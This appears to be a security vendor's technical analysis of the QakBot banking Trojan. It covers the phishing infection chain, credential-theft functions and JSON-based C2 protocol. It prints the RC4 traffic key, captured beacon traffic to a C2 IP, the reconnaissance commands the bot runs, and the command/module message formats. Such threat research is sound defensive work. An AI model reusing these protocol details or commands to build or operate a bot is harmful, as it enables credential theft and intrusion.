QakBot technical analysis

SL securelist.com/qakbot-technical-analysis/103931/

Authors

- Expert Anton Kuzmenko
- Expert Oleg Kupreev
- Expert Haim Zigel

Main description

QakBot, also known as QBot, QuackBot and Pinkslipbot, is a banking Trojan that has existed for over a decade. It was found in the wild in 2007 and since then it has been continually maintained and developed.

In recent years, QakBot has become one of the leading banking Trojans around the globe. Its main purpose is to steal banking credentials (e.g., logins, passwords, etc.), though it has also acquired functionality allowing it to spy on financial operations, spread itself, and install ransomware in order to maximize revenue from compromised organizations.

To this day, QakBot continues to grow in terms of functionality, with even more capabilities and new techniques such as logging keystrokes, a backdoor functionality, and techniques to evade detection. It's worth mentioning that the latter includes virtual environment detection, regular self-updates and cryptor/packer changes. In addition, QakBot tries to protect itself from being analyzed and debugged by experts and automated tools.


Another interesting piece of functionality is the ability to steal emails. These are later used by the attackers to send targeted emails to the victims, with the obtained information being used to lure victims into opening those emails.

QakBot infection chain

QakBot is known to infect its victims mainly via spam campaigns. In some cases, the emails were delivered with Microsoft Office documents (Word, Excel) or password-protected archives with the documents attached. The documents contained macros and victims were prompted to open the attachments with claims that they contained important information (e.g., an invoice). In some cases, the emails contained links to web pages distributing malicious documents.

However, there is another infection vector that involves a malicious QakBot payload being transferred to the victim's machine via other malware on the compromised machine.

The initial infection vectors may vary depending on what the threat actors believe has the best chance of success for the targeted organization(s). It's known that various threat actors perform reconnaissance (OSINT) of target organizations beforehand to decide which infection vector is most suitable.



QakBot infection chain

The infection chain of recent QakBot releases (2020-2021 variants) is as follows:

- The user receives a phishing email with a ZIP attachment containing an Office document with embedded macros, the document itself or a link to download malicious document.
- The user opens the malicious attachment/link and is tricked into clicking “Enable content”.
- A malicious macro is executed. Some variants perform a ‘GET’ request to a URL requesting a ‘PNG’ However, the file is in fact a binary.
- The loaded payload (stager) includes another binary containing encrypted resource modules. One of the encrypted resources has the DLL binary (loader) which is decrypted later during runtime.
- The ‘Stager’ loads the ‘Loader’ into the memory, which decrypts and runs the payload during runtime. The configuration settings are retrieved from another resource.
- The payload communicates with the C2 server.
- Additional threats such as ProLock ransomware can now be pushed to the infected machine.

Typical QakBot functions


Typical QakBot malicious activity observed in the wild includes:

- Collecting information about the compromised host;
- Creating scheduled tasks (privilege escalation and persistency);
- Credentials harvesting:
  - Credential dumping (Mimikatz, exe access)*;
  - Password stealing (from browser data and cookies);
  - Targeting web banking links (web injects)*.
- Password brute forcing;
- Registry manipulation (persistence);
- Creating a copy of itself;
- Process injection to conceal the malicious process.

Communication with C2


The QakBot malware contains a list of 150 IP addresses hardcoded into the loader binary resource. Most of these addresses belong to other infected systems that are used as a proxy to forward traffic to other proxies or the real C2.

Communication with the C2 is a HTTPS POST request with Base64-encoded data. The data is encrypted with the RC4 algorithm. The static string “jHxastDcds)oMc=jvh7wdUhxcsdt2” and a random 16-byte sequence are used for encryption. The data itself is in JSON format.



```
{
  "2":"wudvxt371400",   // Unique infected system ID(aka bot ID)
  "8":9,                // Request ID  9 - Ping request
  "1":18                // Protocol version
}
```

Original message in JSON format




```
POST /t4 HTTP/1.1
Accept: application/x-shockwave-flash, image/gif, image/jpeg, image/pjpeg, */*
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko
Host: 105.198.236.99
Content-Length: 76
Cache-Control: no-cache

rcsbjbt=zerVrSdlEHGS1resO4sErDrLMpv2+ZA88ksDsgMarg/CgL1bsKE133gZZyDPQd+V1A==
```

HTTPS POST request with encrypted JSON

Usually, after infection the bot sends a ‘PING’ message, ‘SYSTEM INFO’ message and ‘ASK for COMMAND’ message, and the C2 replies with ‘ACK’ and ‘COMMAND’ messages. If additional modules were pushed by the C2, the bot sends a ‘STOLEN INFO’ message containing data stolen by the modules.


> **‘PING’ message** – bot request message to C2 with ‘BOT ID’ in order to check if C2 is active:



```
{
  "2":"wudvxt371400",   // Unique infected system ID(aka bot ID)
  "8":9,                // Request ID  9 - Ping request
  "1":18                // Protocol version
}
```

‘PING’ message


> **‘ACK’ message** – C2 response message with field “16” containing the external IP address of the infected system, the only valuable information:



```
{
  "8":5,                                         // Message type 'ACK'
  "16":3211131999,                               // External IP address of infected system
  "39":"6E2vNJxjP3m....dNR7d4UUMFQhGe8L4IQgJ",   // Random string
  "38":1
}
```

‘ACK’ message

- **‘SYSTEM INFO’ message** – bot request message to C2 with information collected about the infected system. In addition to general system information such as OS version and bitness, user name, computer name, domain, screen resolution, system time, system uptime and bot uptime, it also contains the results of the following utilities and WMI queries:
  - whoami /all
  - arp -a
  - ipconfig /all
  - net view /all
  - cmd /c set
  - nslookup -querytype=ALL -timeout=10 _ldap._tcp.dc._msdcs.{DOMAIN}
  - nltest /domain_trusts /all_trusts
  - net share
  - route print
  - netstat -nao
  - net localgroup
  - qwinsta
  - WMI Query ROOT\CIMV2:Win32_BIOS
  - WMI Query ROOT\CIMV2:Win32_DiskDrive
  - WMI Query ROOT\CIMV2:Win32_PhysicalMemory
  - WMI Query ROOT\CIMV2:Win32_Product
  - WMI Query ROOT\CIMV2:Win32_PnPEntity




```
{
  "8":4,
  "1":18,
  "2":"wvxtud759874",
  "3":"notset",
  "4":1025,
  "5":78,
  "10":1607678329,
  "6":574,
  "7":1960,
  "59":0,
  "22":2,
  "23":"10.0.1.15689.0.0.0200",
  "24":"Microsoft Windows",
  "28":10,
  "102":3,
  "47":"Intel(R) Core(TM) i3-2000K CPU @ 2.20GHz",
  "25":"PC-NAME",
  "26":"TESTDOMAIN.NET",
  "101":1,
  "73":0,
  "50":"UserName",
  "45":2,
  "30":0,
  "31":"Windows Defender",
  "51":1920,
  "52":1080,
  "57":"C:\\Users\\.....",
  "58":"C:\\WINDOWS\\SysWOW64\\explorer.exe",
  "74":"\r\nUSER INFORMATION\r\n----------------\r\n\r\nUser Name                SID
  "75":"ALLUSERSPROFILE=C:\\ProgramData\r\nAPPDATA=C:\\Users\\UserName\\AppData\\Roaming\r\nCommonProgramFil
  "76":"\r\nInterface: 10.10.10.10 --- 0x4\r\n  Internet Address      Physical Address      Type\r\n  10.10.
  "77":"\r\nWindows IP Configuration\r\n\r\n   Host Name . . . . . . . . . . . . : PC-NAME\r\n   Primary Dns
  "78":"Server Name            Remark\r\n\r\n-------------------------------------------------------------------
  "79":"*** UnKnown can't find _ldap._tcp.dc._msdcs.TESTDOMAIN.NET: Non-existent domain\r\r\nServer:  UnKnow
  "80":"List of domain trusts:\r\n    0: testdomain testdomain.net (NT 5) (Forest Tree Root) (Primary Domain
  "81":"\r\nShare name   Resource                        Remark\r\n\r\n-----------------------------------
  "82":"=========================================================================\r\nInterface List\r\n  4
  "83":"\r\nActive Connections\r\n\r\n  Proto  Local Address          Foreign Address        State
  "84":"\r\nAliases for \\\\PC-NAME\r\n\r\n-------------------------------------------------------------------
  "85":"SESSIONNAME       USERNAME          ID STATE    TYPE     DEVICE\r\nconsole           Administrator    0 acti
  "33":[
    {"54":"[System Process]","53":"[System Process]"},{"54":"System","53":"System"},{"54":"Registry","53":"R
    ],
  "60":[
    {"61":"ROOT\\CIMV2","62":"Win32_ComputerSystem","63":[{"AdminPasswordStatus":"3","AutomaticManagedPagefi
    {"61":"ROOT\\CIMV2","62":"Win32_Bios","63":[{"BiosCharacteristics":"6;77","BIOSVersion":"TEST BIOS 0/1",
    {"61":"ROOT\\CIMV2","62":"Win32_DiskDrive","63":[{"BytesPerSector":"1024","Capabilities":"5;6;9","Capabi
    {"61":"ROOT\\CIMV2","62":"Win32_PhysicalMemory","63":[{"BankLabel":"","Capacity":"287456982","Caption":"
    {"61":"ROOT\\CIMV2","62":"Win32_Product","63":[{"Caption":"Office 18 Click-to-Run Extensibility Componen
    {"61":"ROOT\\CIMV2","62":"Win32_PnPEntity","63":[{{"Caption":"Volume Manager","Description":"Volume Mana
  ]
}
```

```
whoami /all
cmd /c set
arp -a
ipconfig /all
net view /all
nslookup -querytype=ALL -timeout=10 _ldap._tcp.dc
nltest /domain_trusts /all_trusts
net share
route print
netstat -nao
net localgroup
qwinsta
```

‘SYSTEM INFO’ message


‘ASK for COMMAND’ message – bot command request message to C2. After the ‘SYSTEM INFO’ message is sent, the bot starts asking the C2 for a command to execute. One of the main fields is “14” – the SALT. This field is unique and changes in every request. It is used to protect against hijacking or takeover of a bot. After receiving this request, the C2 uses the SALT in the signing procedure and places the signature in the response, so the bot can check the signed data. Only a valid and signed command will be executed.



```
{
  "8":1,                   // Message type 1 - 'ASK for COMMAND'
  "5":78,
  "1":18,
  "59":0,
  "3":"notset",
  "4":1025,
  "10":1607678329,
  "2":"wvxtud759874",
  "6":578,
  "14":"cGI60wPmRoUEkOSWCjMCOfqCf3XKFh8pdt6lxaV6",  // SALT
  "7":1964,
  "101":1,
  "26":"TESTDOMAIN.NET",
  "73":0
}
```

'ASK for COMMAND' message


> **'COMMAND' message** – C2 response message with command to execute. The current version of the bot supports 24 commands, most of them related to download, execution, drop of additional modules and module configuration files with different options, or setup/update configuration values.
> This type of message contains the signed value of the SALT (obtained from the bot's request field "14"), COMMAND ID and MODULE ID. The other values of the message are not signed.In previous versions, the bot received modules and commands immediately after infection and sending a 'SYSTEM INFO' message. Now, the C2 responds with an empty command for about an hour. Only after that will the C2 send commands and modules in the response. We believe that this time delay is used to make it difficult to receive and analyze new commands and modules in an isolated controlled environment.



```
{
  "8":6,                                                  // Message type 6 - COMMAND
  "15":"z27kXAAcX....ZWQrVH6hlwhRJL2UlPJYB5CgtOC==",     // Signed ('SALT' + 'COMMAND ID' + 'MODULE ID')
  "16":3211131999,
  "18":0,                                                 // MODULE ID
  "19":0,                                                 // COMMAND ID - 0 = <empty command>
  "20":null,
  "39":"MHNzEstKqPVEN....115904PsvvRvIG1oLSMoJIcygb"
}
```

'COMMAND' C2 response with empty command


If the C2 pushes some modules, the Base64-encoded binary is placed into field "20" of the message.



```
{
  "8":6,                         // Message type 6 - COMMAND
  "15":"3EkzxJM....7YQ==",       // Signed ('SALT' + 'COMMAND ID = 31' + 'MODULE ID = 2')
  "16":3211132024,
  "18":2,                        // MODULE ID - 2 = <usually a Passgraber module>
  "19":31,                       // COMMAND ID - 31 = <execute module>
  "20":["TVqQAAMA....AAA=="],    // Base64 encoded module binary
  "39":"urvNvbC....VMgNz"
}
```

‘COMMAND’ C2 response with additional module to load

> **‘STOLEN INFO’ message** – bot message to C2 with stolen information like passwords, accounts, emails, etc. Stolen information is RC4 encrypted and Base64 encoded. The key for the RC4 encryption is generated in a different way and based on the infected system ID (aka Bot ID) values, and not based on a static string as in the case of traffic encryption.



```
{
  "8":7,                      // Message type 7 - STOLEN INFO
  "1":18,
  "2":"wvxtud759874",
  "3":"notset",
  "6":559,
  "7":7856,
  "36":"3Asd5....AS==",       // RC4 encrypted and Base64 encoded stolen information
}
```

‘STOLEN INFO’ message

Once communication with the C2 server has been established, QakBot is known to download and use additional modules in order to perform its malicious operations.


The additional modules differ from sample to sample and may include: ‘Cookie grabber’, ‘Email Collector’, ‘Credentials grabber’, and ‘Proxy module’ among others.

These modules may be written by the threat actors themselves or may be borrowed from third-party repositories and adapted. It can vary from sample to sample. For example, there are older samples that may use Mimikatz for credentials dumping.

Below are some of the modules that we found during our research.


Additional modules

> **Cookie Grabber** – collects cookies from popular browsers (Edge, Firefox, Chrome, Internet Explorer).



